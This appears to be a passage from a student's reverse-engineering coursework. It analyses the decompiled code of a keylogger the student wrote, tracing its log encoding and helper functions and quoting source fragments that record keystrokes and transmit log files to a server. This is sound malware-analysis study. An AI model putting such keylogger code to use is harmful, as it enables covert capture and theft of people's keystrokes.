172     *(_QWORD *)(qword_41D0C8 + 8));
173   std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_append(
174     (__int64)a2,
175     *(_QWORD *)qword_41D0D8,
176     *(_QWORD *)(qword_41D0D8 + 8));
```

The following code comes after the 2nd time sub_401690 was called and it's similar to Screenshot 59, the sub_4017E10 function was called again which we saw earlier that appends the argument taken to a string. Therefore, this code seems to append first qword_41D0D0 ("_:/_77") and qword_41D0C8 ("line=boostedC++") since they were taken as arguments in sub_4017E10 function. After that v24, which stored qword_41D0D8 ("LM::TB::BB"), was appended to the string. This can be confirmed by line 27 in Screenshot 66.

Screenshot 68

```
215   v24 = (__int64 *)qword_41D0D8;
216   sub_407E10(v39, qword_41D0D0, (__int64 *)qword_41D0C8);
217   v25 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_append(
218           (__int64)v39,
219           a2->m128i_i64[0],
220           a2->m128i_i64[1]);
221   v41 = &v43;
222   if ( *(_QWORD *)v25 == v25 + 16 )
223   {
224     v43 = _mm_loadu_si128((const __m128i *)(v25 + 16));
225   }
226   else
227   {
228     v41 = *(void **)v25;
229     v43.m128i_i64[0] = *(_QWORD *)(v25 + 16);
230   }
231   v42 = *(_QWORD *)(v25 + 8);
232   *(_QWORD *)v25 = v25 + 16;
233   *(_QWORD *)(v25 + 8) = 0i64;
234   *(_BYTE *)(v25 + 16) = 0;
235   v26 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_append(
236           (__int64)&v41,
237           *v24,
238           v24[1]);
239   v44 = v46;
```

Finally, the last part of the code that comes after the 3rd and final time sub_401690 was called, uses replace to add "Ls" in index 1 (1i64) and to add "A" in index (7i64) to a2. This can be confirmed by lines 29 & 30 in Screenshot 66.

Screenshot 69


```
363   std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_replace(a2, 1i64, 0i64, "Ls", 2i64);
364   v35 = a2->m128i_u64[1];
365   if ( v35 <= 6 )
366     goto LABEL_75;
367   std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_replace(a2, 7i64, 0i64, "A", 1i64);
368   a1->m128i_i64[0] = (__int64)a1[1].m128i_i64;
369   if ( (__int128 *)a2->m128i_i64[0] == m128i_i8 )
370   {
```

After the results of our analysis, we can now safely rename sub_401F30 to EncryptB64_here and sub_401690 to base64_encode_here.

HELPER


Moreover, I found the sub_4019A0 function in the functions subview and decided to analyze it. I found out that it is called 3 times as shown in Screenshot 70, it was called in the installhook function as well as the keybhook header.

Screenshot 70



Opening the pseudocode of the function, we see the steps of formatting the date and time as well as WriteAppLog function, where it logs messages in the AppLog.txt file. Therefore, it seems that this is the helper header. So I'll rename it to helper_here.

Screenshot 71




Screenshot 72

```
72  void WriteAppLog(const std::string &s) // reference to const string we wish to log
73  {
74      std::ofstream file("AppLog.txt", std::ios::app); // app stands for append file
75      file << "[" << Helper::DateTime().GetDateTimeString() << "]" << "\n" << s << std::endl << "\n";
76      file.close();
77  }
```

Now let's confirm if the helper header was called in the same places showed in Screenshot 70. Looking in the first place it was called in, we in fact called the helper here to write the hook application logs.

Screenshot 73




As shown here in the source code, the helper header was used on line 70, to log the “Hook started… Timer started” message in the InstallHook bool.

Screenshot 74

```
68  bool InstallHook()
69  {
70      Helper::WriteAppLog("Hook started... Timer started"); // Debug message
71      DataTimer.Start(true);
72
```

The other time it was called was in the KeybHook header in the TimerSenderData function to log messages if the file was created successfully or not.

Screenshot 75



As shown in the source code here, the helper header was in fact used in the KeybHook header.

Screenshot 76

```
void TimerSendData()
{
    Data send;
    if (keylog.empty()) // do nothing if keylog is empty
        return;

    std::string last_file = IO::WriteLog(keylog);

    if (last_file.empty()) // if empty, write to debugging log (not successful)
    {
        Helper::WriteAppLog("File creation was not successful. Keylog '" + keylog + "'");
        return;
    }
    send.transmit_file();
```

We finally reached the end of our analysis, where we were able to get a lot of information about the functions including hiding the console, how and where the log files are created and sent, how were they encoded, etc.

Screenshot 77

Functions

Function name	Segment	Start	Length	Locals	Arguments	R	F	L	M	O	S	B	T	=
base64_encode_here	.text	0000000000401690	000001FD	00000088		R	.	.	.	.	.	.	T	.
hide_console_here	.text	0000000000401910	00000029	00000028		R	.	.	.	.	.	.	T	.
helper_here	.text	00000000004019A0	00000424	00000298		R	.	.	.	.	.	.	T	.
installhook_here	.text	0000000000401DD0	0000015C	00000068		R	.	.	.	.	.	.	T	.
EncryptB64_here	.text	0000000000401F30	00000720	000000C8		R	.	.	.	.	.	.	T	.
GetOurPath_here	.text	0000000000402720	0000019C	00000088		R	.	.	.	.	.	.	T	.
KeybHook_here	.text	00000000004028C0	00000900	00000578	00000340	R	.	.	.	.	.	.	T	.
WriteLog_here	.text	0000000000404DD0	00000B76	00000498	00000010	R	.	.	.	.	.	.	T	.
GetDateTimeString_here	.text	0000000000407420	000000BF	00000048		R	.	.	.	.	.	.	T	.

CONCLUSION

In this coursework, I learned how to link between compiled software and the source code it is generated from, how to analyse communication, processing and network data to derive the underlying protocol, and how to examine and evaluate the differences in tools used for reverse engineering.

To conclude, I was able to develop a keylogger and decompile it. The keylogger was developed successfully with all the functionalities working perfectly that includes recording every keystroke, generating log files that store the keystrokes, encoding the files' contents, and sending the files to a server. The basic and advanced analysis were carried out successfully. I was able to identify the malicious part of the code by screenshots from the decompiled code which include identifying that it is Key logger, knowing how the logs were encoded, knowing how the logs were sent to and the information of the server (IP & Port), knowing how the console was hidden, as well as how and where were the log files, that store the keystrokes, are generated and stored.